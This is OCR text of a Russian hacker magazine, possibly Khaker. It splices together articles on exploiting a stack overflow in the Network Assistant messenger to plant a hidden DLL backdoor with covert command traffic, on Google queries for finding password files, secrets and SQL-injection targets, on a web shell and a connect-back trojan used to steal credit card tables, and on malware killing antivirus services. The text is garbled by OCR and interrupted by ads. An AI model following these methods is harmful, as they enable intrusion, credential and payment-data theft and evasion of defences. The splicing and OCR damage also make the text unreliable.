Итак, у исследователей появилась возможность изменять память Насси. Что нам это дает? В принципе, все что угодно. Те, кто использует Network Assistant, знают, что в настройках есть такие функции, как удаленный просмотр процессов, просмотр экрана, и многие-многие другие. Как правило, пользователи запрещают эти возможности, и мы не можем удаленно посмотреть на экран собеседника. Как открыть доступ как к просмотру процессов, так и к другим фичам? Надо




Рис. 5. Пример программы с CheckBox

как-то убрать в опциях этот флажок. А как же мы это сделаем, да еще и удаленно? Найдем тот самый флажок, только в памяти. Вообще проверку стандартного CheckBox делают с помощью специальной API-функции IsDlgButtonChecked. Но Network Assistant написан на Borland Delphi 7, а Delphi использует свои специальные функции для проверки состояния кнопок. В данном случае это будет что-то наподобие CheckBox1.Checked, которая возвращает значение 1 или 0, то есть выбрано или нет. Дизассемблер не показывает нам этих специальных функций, в нем эта функция выглядит примерно так: call xxxxxxxx, где xxxxxxxx - ее адрес. Что же делать? Хитрые программисты, которые заглянули этим вопросом заголовки нас, изобрели специальную утилиту, которая называется Decompiler Delphi, или DeDe (www.dafixer.cjb.net). DeDe показывает не «call xxxxxxxx», а название функции Delphi. Конечно, такой программы, как полноценный декомпилятор Delphi-кода, не существует. DeDe так назвали потому, что она проводит анализ и выдает ассемблерный код с комментариями на функции, то есть ставит комментарии, если эта функция принадлежит Delphi. Давай сделаем простенькую программку с CheckBox и кнопкой. Кнопка нужна только для проверки, работает ли CheckBox.

Скармливаем полученную программу в DeDe, после чего получаем выходящий файл Unit1.pas. Так как программа маленькая, то смотреть там почти не на что, и вот что мы видим (см. рис. 6):

TForm1.CheckBox1.TCheckBox - это название и класс нашего CheckBox, TCheckBox.GetChecked - функция, которая берет значение флажка и возвращает значение на выходе. Последние две строчки кода - это проверка if - then. Вот примерно такой код нам и нужно найти. Делаем ту же операцию с Насси. DeDe выдает нам кучу непонятных файлов с расширением *.pas. Посмотрим, что там за названия. Setup.pas - то, что надо. Так называется раздел меню, где находятся настройки. Теперь ищем строку GetChecked. После длительных поисков мы пришли к выводу, что название нашего CheckBox - TSetupForm.CB2X, где X принимает значения от 0 до 6, то есть всего существует семь CheckBox.

В листинге можно видеть, как вызывают функцию взятия флага TCheckBox.GetChecked и результат кладут в некую переменную. Здесь как раз и начинается самое интересное. Если возвращать не результат, а ноль, то

Более гетальную информацию ищи в Microsoft Knowledge Base Article - 102025 (support.microsoft.com/default.aspx?scid=kb;en-us;102025).

```

34 * Reference to control TForm1.CheckBox1 : TCheckBox
35 |
36 00452D7F 8B53F8020000 mov     eax, [ebx+402F8]
37 00452D85 8B10          mov     edx, [eax]
38 |
39 * Reference to method TCheckBox.GetChecked()
40 |
41 00452D87 FF92C8000000 call   dword ptr [edx+400C8]
42 00452D8D 84C0          test   al, al
43 00452D8F 740A          js     00452D98

```

Рис. 6. Код программы после обработки DeDe

```

1 * Reference to control TForm1.SetupForm.CB50 : TCheckBox
2 |
3 004A98A6 8B6040030000 mov     eax, [eax+40340]
4 004A98AC 8B10          mov     edx, [eax]
5 |
6 * Reference to method TCheckBox.GetChecked()
7 |
8 004A98AE FF92B4000000 call   dword ptr [edx+400B4]
9 004A98B4 8B15F0C34C00 mov     edx, [8004CC3F0]
10 004A98BA 8802          mov     [edx], al

```

Рис. 7. Установка флага в переменную

Network Assistant будет думать, что CheckBox не выбран. Визуально нет никаких изменений, когда мы его выбираем - он выбран, а когда снимаем флажок - он снимается. Но этот финт будет работать, только если мы зайдем в меню Setup. А требуется, чтобы это работало всегда, когда есть такое желание :). Пожалуй, надо полюбопытствовать, а где же проверяют этот флаг, когда мы нажимаем на кнопку просмотра списка процессов. Тут нам понадобится отладчик. Загружаем программу в отладчик по нажатию клавиш <Ctrl>+<G>. Переходим по адресу 004A98BA (см. рисунок 7) и ставим брейкпоинт на этот адрес. По <F9> запускаем программу, входим в Setup и сразу, без всяких изменений, жмем Ok. В отладчике активируется брейкпоинт. Нажимаем <Ctrl>+<G> в окне памяти программы и выбираем в регистр EDX. Теперь мы находимся по адресу переменной (004CB558), в которую помещают результат (см. рисунок 8). Адрес может отличаться в различных версиях Windows. Как показано на рис. 8, вызываем контекстное меню и ставим брейк на доступ к памяти, то есть - на чтение/запись. Трассируем программу дальше.

Сразу же выполняет тетя Оля и сообщает, что попалась-таки прове-

рочка флага. В этом месте мы и будем возвращать при любых условиях 0 (см. рисунок 5). Для Network Assistant это - сброшенный флаг, то есть угаленный доступ будет разрешен. Аналогичным способом ищем и меняем другие флаги.

ПОИСК ДЫРЫ В NETWORK ASSISTANT

Структура пакетов Network Assistant нам уже известна. Попробуем из имеющейся информации выжать максимум. Для нас особый интерес представляют всевозможные массивы и строки (кстати, перестань каждый раз улыбаться при слове «строки» - мы люди старой закалки и употребляем это слово в исключительно компьютерном смысле :)). Первое, что бросается в глаза, - это строки с названием хоста-отправителя и ником пользователя. Попробуем сформировать и отправить пакет с максимально возможной глиной строки (равной 255).

Отправив пакет с названием хоста-отправителя глиной в 255 байт, получаем аварийное завершение программы. Переполнение найдено! К сожалению, показать скриншот не представляется возможным - Network Assistant

слетает намертво без единого писка. Объяснение этому явлению очень простое - программа написана на Delphi, а сие творение гениальной Борланд очень любит размещать в стеке (сразу за адресом возврата из процедуры) фрейм SEH (структурная обработка исключений). Таким образом, мы не только поменяли адрес возврата процедуры-обработчика поступивших пакетов, нарушив нормальный ход выполнения программы, но и с успехом завалили цепочку обработчиков SEH. С этим последним ударом Network Assistant уже не в силах справиться. Узнать точный размер переполняемого буфера и другие важные нюансы методом тыка не удастся, поэтому далее полагаемся на дебагер.

ИССЛЕДОВАНИЕ NETWORK ASSISTANT ИЗНУТРИ

Итак, перед нами находится готовая к принятию специальным образом сформированного пакета уязвимая к переполнению процедура-обработчик поступивших пакетов (находится по адресу 0x004BB938; ее можно найти, поставив брейк на API-функцию `recvfrom`). Не будем рассказывать, каким образом мы обнаружили ограничения в ней. Немного фантазии, немного опыта, и дело в шляпе. Суть ограничений сводится к тому, что чужой код работает по заранее оговоренному автором плану, и он не приспособлен к тому, чтобы принять наш неправильный пакет, да еще и корректно его обработать. Первое, что мы нарушаем, переполняя стек, - затираем большую часть локальных переменных уязвимой процедуры, но совсем не факт, что такая огромнейшая процедура, как парсер пакетов, использует все локальные переменные. Не знаю, почему нам так понравился пакет с ID=0x0F, но, изучив код процедуры, мы пришли к выводу, что та часть процедуры, которая отвечает за обработку пакета 0x0F, НЕ ИСПОЛЗУЕТ локальных переменных, затертых в процессе срыва стека. Что у нас есть? 16-байтовый массив под названием хоста (`dword ptr EBP-80h`), именно его мы и будем переполнять. Суть переполнения сводится к тому, что запись названия хоста из полученного пакета в этот массив производится без проверки глины. Авторы программы наивно полагались на то, что глина названия хоста не может превышать 15 символов. Также нам очень повезло, что копирование стрингов производится не с помощью строковых функций, а посредством старой доброй `CopyMemory`. Этот

Замечательная статья о том, как стать невидимым пог Windows NT, находится по адресу www.wasm.ru/article.php?article=hidngnt.




Рис. 8. Установка брейкпоинта на доступ к памяти





Рис. 9. Ставим результат проверки "ноль"



Первое, что мы нарушаем, переполняя стек, – затираем большую часть локальных переменных уязвимой процедуры.

фракт избавляет нас от огромнейшей головной боли – не придется формировать стринг-эксплоит (в нем нельзя использовать управляющие символы, и, самое главное, символ '\0', так как ни одна строковая функция не обрабатывает символы, находящиеся после '\0'). Другими словами, мы сформируем обычный пакет для Network Assistant и запишем в него данные в том виде, в каком они есть. Это значительно упростит как написание эксплоита, так и его код, избавляя нас от необходимости внедрения в эксплоит декодера. Для того чтобы дотянуться до адреса возврата в стеке, нам придется записать в переполняемый массив 80h байт (от греха подалее будем записывать исключительно нули, так как анализ процедуры показал, что все локальные переменные инициализируются нулями, и, наверное, где-то алгоритм на это полагается, но нам нет нужды проверять свое предположение) плюс еще 4 байта (в стеке сохраняется старое значение регистра EBP). Дальше следуют три аргумента функции. А за ними мы разместим прыжок на следующую часть эксплоита. Почему так сложно? По-другому нельзя, так как переполняемый буфер слишком короткий, чтобы разместить в нем весь код целиком. Проблема в том, что хотя в эти 80h байт можно запихать кучу кода, но к тому времени, как к нам перейдет управление, там будет мусор, а не рабочий код. Поэтому и приходится размещать код по кускам, в тех местах стека, в которые гарантированно не производится запись в процессе исполнения уязвимой процедуры. Мы обошлись всего тремя частями. Во второй части мы осуществляем разбор пакета, аналогично самому

Network Assistant. Двигаемся по заголовку пакета, пока не дойдем до основной части эксплоита, размещенной в пакете вместо текста сообщения. Вот на эту третью часть кода и передаем управление. Эта часть самая глинная, порядка нескольких килобайт, но самого кода там всего-то несколько строк – поиск системной директории, запись в нее DLL (серверная часть) и собственно загрузка DLL в адресное пространство Network Assistant, после чего возвращается управление последнему. Далее в пакете размещается серверная DLL, которая создаст отдельный поток для захвата пакетов из сети, анализа их на предмет пакетов от клиента.

НЕВИДИМАЯ ЗАГРУЗКА ОСНОВНОГО КОДА ЭКСПЛОИТА

■ Управление захвачено. Самое время выполнить в процессе Network Assistant свой код. Можно писать базонезависимый код на Ассемблере, то есть без использования абсолютных адресов, но с каждым следующим килобайтом кода это занятие становится все более скучным и утомительным. Поэтому мы пойдем другим путем. Серверную часть осорим в виде DLL, которая будет загружаться на зараженном хосте в адресное пространство Network Assistant и исполняться в отдельном потоке. Конечно же, наблюдательный пользователь сможет заметить новый поток, но это скорее казуистика, чем реальный сюжет развития событий. В действительности никто не следит за количеством потоков в системе. В крайнем случае, можно просто скрыть присутствие в системе того или иного потока.

Единственной проблемой может стать наличие одноименной DLL в каталоге назначения. Для преодоления

этой трудности основной код эксплоита должен уметь формировать случайные имена файла, записывать на диск DLL с этим названием и собственно загрузить новоиспеченную DLL в память. Как уже было написано, мы поступили следующим образом – сформировали специальный пакет, состоящий из двух частей: код эксплоита и серверная DLL. Данный пакет с успехом проходит через любой фаервол, так как его невозможно отличить от родных пакетов Network Assistant. Далее он попадает в процедуру-парсер программы. Здесь есть маленький нюанс – пакет должен быть адресован каналу, который точно не открыт на целевом хосте, иначе парсер не сможет корректно обработать неправильный пакет и Насси повиснет, вместо того чтобы передать управление нашему коду. Для этого можно формировать случайные названия канала.

СОКРЫТИЕ ОБМЕНА ИНФОРМАЦИЕЙ МЕЖДУ КЛИЕНТОМ И СЕРВЕРОМ

■ Как осуществлять обмен данными между клиентом и сервером? Сервер может открыть любой незанятый порт и слушать его, аналогично он может отсылать на заранее оговоренный порт данные клиенту. Но это, в лучшем случае, чревато возможностью столкнуться с блокировкой портов на стороне зараженного хоста, а в худшем – опасностью нашего обнаружения. Пораскинув мозгами, приходим к выводу, что глядя связи клиент-сервер клиенту ничто не мешает посылать пакеты на порт Network Assistant, а серверу – перехватывать все пакеты и выгелять из них наши. Так как ключевой момент в протоколе Network Assistant есть поле ID (тип пакета, смещение 0x07), пробуем формировать свои пакеты с ID, который не используется (например, 0x08). Кроме того, изучив парсер пакетов Насси, можно уверенно сказать, что пакеты с неиспользуемым ID будут игнорироваться без каких-либо замечаний. То есть Network Assistant их отбросит как неправильные, зато наш снифдер с успехом их перехватит и обработает. Для того чтобы сервер не засветил наш IP-адрес, он должен отсылать широковещательные ответы на наши сообщения. Это немного нагрузит сеть, зато избавит нас от лишней гласности :).

ЭТО КОНЕЦ...


■ Конечно, время не стоит на месте, и давно уже увидели свет новые версии Network Assistant. В последней версии - 3.2 - мы пока не нашли более-менее стоящих уязвимостей, и это радует, так как из-за небрежности авторов известных программных продуктов не должны страдать простые пользователи. А что самое главное, на примере этой версии ты получил представление о том, как осуществляется подход к анализу и поиску уязвимостей в интернет-приложениях. Удачи!

Lame@pochta.ru

КТО ИЩЕТ, ТОТ ВСЕГДА НАЙДЕТ

ПОИСКОВЫЙ СЕРВЕР КАК ОРУЖИЕ ХАКЕРА

Ты проснулся рано вечером с непреодолимым желанием что-нибудь сотворить. Открыл почту, почитал bugtraq и нашел парочку вполне подходящих дырок в популярных Web-форумах или свежую дырку в Apache. Привычно запустил nmap на поиск открытых 80-х портов, ты зашел на Google с целью найти сигнатуру для Nessus, ищущую эти дырки. А зачем так все усложнять?



Современные поисковые машины являются мощнейшим инструментом, который может быть использован в разных целях. В руках профессионала они легко могут превратиться в грозное оружие. Патриархом взлома с помощью Google (Google Hacking) принято считать Джонни Лонга (Johnny Long), автора руководства "The Google Hacker's Guide", которое можно прочитать на его сайте <http://johnny.ihackstuff.com>. Весьма рекомендуем периодически навещать туда в поисках новых "google-dorks" - поисковых запросов для Google, которые можно использовать для получения различной интересной информации.

Так как же поисковая машина может заменить привычный инструментариум хакера?

ОПРЕДЕЛЕНИЕ ВЕРСИИ WEB-СЕРВЕРА

■ Запустив nmap с ключом -A, можно получить информацию о типе и версии HTTP-сервера на машине исследуемого объекта. Однако Google позволяет сделать это гораздо проще. Существует несколько методов определения версии сервера с помощью поисковых машин, самый распространенный из которых - использование содержимого сервера после установки и листингов директорий. Многие web-серверы (а иногда и операционные системы, устанавливающие web-сервер в составе стандартного набора дистрибутивов) после установки содержат стандартную страницу приветствия. Обычно на этой странице присутствуют ключе-



вые слова, по которым легко определить версию сервера.

Например, введя в Google запрос `intitle:Test.Page.for.Apache.it.worked!`, ты получишь список серверов, на которых установлен Apache 1.2.6 в конфигурации по умолчанию. "Конфигурация по умолчанию" тебе ни о чем не говорит :) Для того чтобы найти IIS 6.0, можно воспользоваться запросом `intitle:Under.Construction "Disabling Dynamic"`. И заметь: ты общался только с Google, ни один байт от тебя не дошел до сервера.

Другой метод определения версии работает в том случае, если на сервере разрешен просмотр содержимого директорий. Серверы выдают список файлов в виде HTML-страницы, добавляя к ним заголовки, по

которым можно выяснить их версию. Например, запрос `intitle:index.of server.at` позволяет вычислить серверы с установленным Apache, а для поиска IIS подойдет запрос "[To Parent Directory]" "`<dir>`". Если убрать `<dir>`, получишь больше вариантов, но среди них будут и больше ошибочных.

Еще один полезный ресурс, о котором не стоит забывать, - это Netcraft (www.netcraft.com). Этот сервис использует технику remote fingerprinting для выяснения операционной системы и версии служб на web-серверах. Однако пользоваться им для этих целей не очень удобно, поскольку он не позволяет искать серверы по операционной системе. И здесь на выручку приходит Google. Ниже приведены два запроса, позволяющие с

С помощью Google хакеры ищут не только полезную информацию, но и дырки.

Хочешь постигнуть азы, читай труды Джонни Лонга - <http://johnny.ihackstuff.com>.



ИНТЕРЕСНЫЕ ЗАПРОСЫ

`#mysql dump filetype:sql` - поиск дампов баз данных MySQL
Host Vulnerability Summary Report - отчеты сканеров уязвимостей
`filetype:conf inurl:firewall -intitle:cvs` - конфигурационные файлы фаерволов
`intitle:index.of finances.xls` - файлы с финансовыми отчетами
`inurl:ipsec.secrets holds shared secrets` - секретные ключи
ORA-00921: unexpected end of SQL command - поиск SQL Injection в Oracle
`_DBSELECTERROR: SELECT` - поиск SQL Injection в MySQL

СПОСОБЫ ПОЛУЧЕНИЯ ПАРОЛЕЙ

```
intitle:index.of master.passwd
inurl:passlist.txt
filetype:htpasswd htpasswd
filetype:xls username password email
filetype:properties inurl:db intext:password
filetype:inc intext:mysql_connect
```

Версия сервера	Запрос
Apache 1.3.0-1.3.9	Intitle:Test.Page.for.Apache It.worked! this.web.site!
Apache 1.3.11-1.3.26	Intitle:Test.Page.for.Apache seeing.this.instead
Apache 2.0	Intitle:Simple.page.for.Apache Apache.Hook.Functions
Apache SSL/TLS	Intitle:test.page "Hey, it worked !" "SSL/TLS-aware"
IIS server	intitle:welcme.to intitle:internet IIS intitle:"Under construction" "does not currently have"
IIS 4.0	intitle:welcme.to.IIS.4.0
IIS 4.0	allintitle:Welcome to Windows NT 4.0 Option Pack
IIS 4.0	allintitle:Welcome to Internet Information Server
IIS 5.0	allintitle:Welcome to Windows 2000 Internet Services
IIS 5.1 (XP)	allintitle:Welcome to Windows XP Server Internet Services
IIS 6.0 (2003)	intitle:Under.Construction "Disabling Dynamic"
Netscape servers	allintitle:Netscape Enterprise Server Home Page
Netscape server	allintitle:Netscape FastTrack Server Home Page

Найди интересующий тебя сервер

помощью Netcraft через Google определить серверы, запущенные под IIS и Apache соответственно:

```
site:netcraft.com "OS, Web Server and
Hosting History" "Microsoft-IIS/5.0"
site:netcraft.com intitle:That.Site.Running
"Apache"
```

Согласись, забавно получается: Netcraft следит за серверами, Google следит за Netcraft, а ты следишь за Google.

GOOGLE - ЗАМЕНА XSPIDER

Часто, прочитав об очередной уязвимости в php-nuke или другом насквозь дырявом приложении, задумываешься: а как же найти серверы с этой дыркой? Конечно, здесь могут помочь различные CGI-сканнеры, но

обычно они весьма медленно работают и не очень быстро обновляются. В отличие от них Google работает безотказно. Предположим, сегодня появилась информация о дырке в административном интерфейсе PHP-Nuke (www.security.nnov.ru/search/document.asp?docid=6748). Зайдя на Google и введя запрос `inurl:admin.php "Administration System Login"`, за 0.36 секунды получаем 4300 ссылок на сайты, на которых наверняка установлен PHP-Nuke. Еще немного порыскав по security.nnov.ru, находим информацию об SQL Injection в PostNuke (www.security.nnov.ru/search/document.asp?docid=6779). Привычно заходим на Google и вводим запрос `inurl:index.php?module=subjects&func=viewpage&pageid`. Щелкаем по первой ссылке и, изменив URL на `www.server/index.php?mod-`

`ule=subjects&func=viewpage&pageid=43`, получаем в ответ:

```
Во время выполнения операции возникла ошибка:
_DBSELECTERROR:
SELECT postnuke_subpages.pageid ...
AND postnuke_subpages.pageid=43
```


И далее SQL injection со всеми останковками.

Также Google может использоваться в качестве web-spider-программы, составляющей слепок содержимого web-сервера. Для этого достаточно ввести запрос `site:server.com`, который выведет все страницы, проиндексированные Google на этом сервере. В дальнейшем запрос можно уточнять, например, поискать директории, открытые для просмотра `site:server.com intitle:index.of`.

КЭШ GOOGLE

Иногда после клика по ссылке в поисковике сервер выдает ошибку 404 (страница не найдена). Особенно бывает обидно, когда ссылка ведет на файл `.htpasswd` или ему подобный :). В этом случае нас может выручить кэш Google. Дело в том, что поисковая машина хранит копии ранее проиндексированных страниц, чем можно воспользоваться для восстановления удаленных с серверов файлов.

Иногда информация в кэше Google отсутствует, и тогда можно прибегнуть к другим поисковым серверам, например, Wayback Machine (www.archive.org). Здесь лежит содержимое web-серверов целиком, и это позволяет увидеть, как выглядел тот или иной сервер в определенное время. В настоящий момент Wayback Machine содержит копии более 30 миллиардов (!) web-страниц начиная с 1996 года.

Взлом с помощью Google - довольно интересное занятие, повышающее эффективность работы с интернетом. Поиск новых запросов напоминает решение кроссворда, когда ты выискиваешь новые закономерности и пытаешься перевести их на язык поисковой машины. Используя Google, ты непременно ощутишь, какая мощь заключена в этом неказистом, на первый взгляд, сервере. 


Использование Netcraft в связке с Google - почти стопроцентно действующий способ определения версии сервера.


Если требуется файл уже стерли, загляни в машину времени - www.archive.org.

АВТОМАТИЗИРУЙ

Работа с Google может быть автоматизирована с помощью различных инструментов. Утилита GooScan, утянуть которую можно с <http://johnny.ihackstuff.com>, автоматически посылает необходимые запросы к Google, позволяя обнаруживать уязвимые серверы. Однако при ее использовании возникает вопрос легальности, поскольку Google требует получения разрешения на использование автоматических утилит для посылки запросов.

Весьма удобная вещь - Google Toolbar (toolbar.google.com). Это небольшая утилита, позволяющая посылать запросы к поисковику из браузера.





Обход фаервола с помощью connback давно применяется в эксплоитах против Isass и DCOM.

речислять их: достаточно прочитать любую заплесневелую статью об эксплуатации Unicode-бага, и все станет ясно. Скачиваем файл, затем перемещаем его в каталог /cgi-bin (путь к скриптовому каталогу можно узнать с помощью команды cd без параметров) и травим на него своего ослика. При удачных обстоятельствах загрузится ASCII-картинка с полем для ввода пароля. Забиваем пароль, который указывали при редактировании файла, и мы внутри!

На этот момент мы имеем полноценный WWW-шелл с возможностью скачивания и заливки любого файла. Ничто не мешает сочинить bat-файл, поднимающий права и запускающий хакерское приложеньице. Можно обратиться к гамперу mysql-dmtr.exe, а затем быстренько скачать таблицы, например, с номерами кредитных карт клиентов. Самое главное, что никакой брандмауэр не воспрепятствует нам, а следовательно, и админ не будет тревожиться :).

ПЛАН В: ДОВЕРИТЬСЯ ТРОЯНЦУ

■ Бывает, что по каким-то причинам взломщик не может применить cgi-telnet. На сервере может отсутствовать Perl, поддержка исполнения сценариев через web и т.п. В этом случае ничего не остается, как написать свой троянец, организующий connect back на заранее объявленный хост злоумышленника.

Обход фаервола с помощью connback давно применяется в эксплоитах против Isass и DCOM. Суть механизма в следующем. Запуская троянец, атакующий активирует специальную процедуру, которая сама соединяется с произвольным хостом и разрешает выполнить любую команду на сервере. Даже если админ установил правило, контролирующее исходящий трафик, фаервол пропустит коннект по причине того, что порождается он доверенным WWW-сервером.

В инете по этой теме почти ничего нет, кроме эксплоитов к дырявым серверам. Поэтому проще написать свой бэкдор, организующий connect back. В качестве языка программирования я бы выбрал Perl. Потом можно портировать проект в удобный exe-файл, который запустится даже без присутствия интерпретатора.

Система должна содержать клиент и сервер. Клиент будет запускаться с удаленной (взломанной) машины, а от сервера потребуются лишь ждуть подключений на локальном компьютере взломщика. Несмотря на некоторую запутанность реализовать проект очень просто, к тому же, он занимает мало места. Изучив исходники троянца, без проблем можно написать аналогичную тулзу на C/C++ или даже на Delphi.

КЛИЕНТ ВСЕГДА ПРАВ!

■ Начнем с изучения клиента. Он будет запущен на удаленном сервере. После старта скрипт уйдет в бэграунд, подождет указанное число секунд, а затем соединится с сервером. Чуть позже сценарий будет ждать команды от хакера, а как дождется, выполнит ее и вернет результат. В случае если взломщик отправил некорректный »

Отдых, который вам нужен

ИГИДА АЭРО
Т. 945 3003
945 4579

АВЦ
Т. 508 7962
504 6508

Лиц. ТД № 0025315


НЕ ХВАТАЕТ ЧЕГО-ТО ОСОБЕННОГО?

Играй
просто!
GamePost



World of Warcraft
Collector's Edition

\$149,99



Sims 2
DVD Edition

\$79,99



Half-Life 2
Collector's Edition

\$149,99



WarCraft
Action Figure:

Grom HellScream \$42,99



У НАС ПОЛНО

ЭКСКЛЮЗИВА

* Эксклюзивные
игры

* Коллекции
фигурок
из игр

* Коллекционные
наборы

Xbox
\$239.99



Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574

www.gamepost.ru




Абанов Георгий aka Zero Ice (zeroice@yandex.ru)

АНТИАНТИВИРУС

КАК БОРОТЬСЯ С ЛЕЧЕБНЫМ СОФТОМ

Еще Чарльз Дарвин писал о естественном отборе. Однако, с тех пор как ученый на своем могучем корабле «Бигль» бороздил мировой океан, прошло много времени, появились компьютеры, на них завелась разная живность, и живность эта... да, тоже начала бороться за выживание, которое приводит к эволюции вида :).



Введение каждой вредоносной программы строго индивидуально, и с каждой новой разработкой наблюдать за выкрутасами программистов становится все интересней и интересней. Редко можно встретить одинаковый набор методов борьбы с антивирусами и сокрытия своего присутствия на компьютере пользователя.

Самым простым и действенным методом выживания является прямое убийство противника. Трудно найти современного червя, который не держал бы у себя глиняющий список имен запускаемых файлов самых распространенных антивирусов и фаерволов. Как только вредоносная программа прячется от пользователя из списка «Диспетчера задач» или любой другой аналогичной программы путем установки глобального хука (обычно WH_GETMESSAGE) и перехвата функции, ответственной за получения списка запущенных процессов, или (что в последнее время встречается чаще) прикрепляясь к какому-нибудь процессу в виде плагина (99% регистрируются как Browser Helper Object или Extension к Internet Explorer), начинается серьезная игра. Первым шагом вредоносной программы становится определение противника. В старые времена можно было просто получить список процессов и устранить авера. Но времена те ушли, и теперь антивирусы часто предстают нашему взыскательному взгляду в виде NT-служб или драйверов.

Да, задумка хороша, и создатели защит надеются на неприкосновенность своих детищ. Не будем им мешать, а лучше посмотрим, что тут можно придумать. В идеале надо каким-то образом получить права на доступ в святая святых и только потом разворачивать полномасштабные действия. Но плох тот озер, который не мечтает стать админом :). Никто (пажно, есть исключения :)) не сидит под гостем у себя дома, да и на работе тоже мало кто извращается подобным образом. Так что считай доступ к службам и

драйверам у шпиона уже есть, а если нет - даунлоад и применение эксплоита решат эту маленькую неприятность. Получить список служб и драйверов можно через функцию EnumServicesStatus. Возвращаемый результат зависит от использованного флага, отвечающего за тип службы. Чтобы получить информацию о сервисах, надо использовать флаг SERVICE_WIN32. В буфер будет помещена информация о сервисах, как работающих в своем процессе, так и делящих свое агрессивное пространство с другими службами (дело в том, что один исполняемый файл может содержать несколько параллельно работающих служб). Также интересно посмотреть и на загруженные драйвера - SERVICE_DRIVER, многие фаерволы реализуются в виде драйверов-фильтров TCP/IP. Помимо флагов EnumServicesStatus принимает в качестве параметров описание в управлении службами (его возвращает OpenSCManager) и указатель на буфер. Получив информацию о службе и ее handle, вредоносное творение может делать с антивирусом или фаерволом что угодно (простой пример работы со службами на Delphi смотри на CD к этому номеру). Проблема SetServiceStatus решена! Можно остановить или приостановить охранную деятельность и заняться уже «полезной» работой. Если же служба вообще ненавистна, то DeleteService решит эту проблему. Все! Больше преград нет, а пользователь, скорее всего, даже и не заметит, что он остался 